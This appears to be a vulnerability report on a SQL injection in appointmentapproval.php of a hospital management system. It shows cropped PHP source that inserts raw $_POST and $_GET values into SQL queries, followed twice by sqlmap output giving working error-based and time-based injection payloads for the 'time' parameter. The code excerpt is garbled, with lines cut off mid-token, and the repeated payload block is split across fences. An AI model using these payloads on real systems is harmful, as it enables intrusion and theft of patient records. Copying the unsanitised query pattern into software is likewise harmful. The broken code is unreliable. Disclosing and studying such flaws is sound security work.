


# Hospital Management System

## appointmentapproval.php has Sqlinjection

A SQL injection vulnerability exists in the Hospital Management System appointmentapproval.php has Sqlinjection. The basic introduction of the vulnerability is that SQL injection means that the web application does not strictly judge or filter the validity of user input data. An attacker can add additional SQL statements to the end of a predefined query statement in a web application, and perform illegal operations without the knowledge of the administrator. In this way, the database server can be tricked into performing any unauthorized query and obtaining the corresponding data information.



```
11  $appointmenttype=$_POST[apptype],roomid=$_POST[select3],departmentid=$_POST[select5],doctorid=$_POST[select6],status='Approved',appointmentdate=$_POST[appointmentdate],appointmenttime=$_POST[time] WHERE
12  r($con,$sql))
13
14  lect3));
15  <ent";
16  lingrecord.php));
17  :("appointment record updated successfully...");</script>";
18  w.location="patientreport.php?patientid=$_GET[patientid]&appointmentid=$_GET[editid]";</script>";
19
20
21
22  icon);
23
24
25
26
27  <ET status='Active' WHERE patientid=$_POST[select4]";
28  1,$sql);
29
30  <intment(appointmenttype,patientid,roomid,departmentid,appointmentdate,appointmenttime,doctorid,status) values ('$_POST[select2]',$_POST[select4]',$_POST[select3]',$_POST[select5]',$_POST[appointmentdate]',$_POST[time]
31  r($con,$sql))
32
33  :("Appointment record inserted successfully...");</script>";
34
35
36
37  icon);
38
39
40
41
42
```

```
Sqlmap identified the following injection point(s) with a total of 986 HTTP(S) requests:
---
Parameter: time (POST)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: appointmentdate=2016-03-15&apreason=555&select5=11&select6=35&submit=Submit&time=1'"" WHERE 9974=9974 AND GTID_SUBSET(CONCAT(0x7162706a71,(SELECT (ELT(9803=9803,1))),0x7178787071),9803)-- uwXX

Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
Payload: appointmentdate=2016-03-15&apreason=555&select5=11&select6=35&submit=Submit&time=1'"" WHERE 6835=6835 AND 4487=BENCHMARK(5000000,MD5(0x435a6945))-- wPvz
```

## Sqlmap Attack

```
---
Parameter: time (POST)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: appointmentdate=2016-03-15&apreason=555&select5=11&select6=35&submit=Submit&time=1'"" WHERE 9974=9974 AND GTID_SUBSET(CONCAT(0x7162706a71,(SELECT (ELT(9803=9803,1))),0x7178787071),9803)-- uwXX

Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
Payload: appointmentdate=2016-03-15&apreason=555&select5=11&select6=35&submit=Submit&time=1'"" WHERE 6835=6835 AND
```

4487=BENCHMARK(5000000,MD5(0x435a6945))-- wPVs

---

---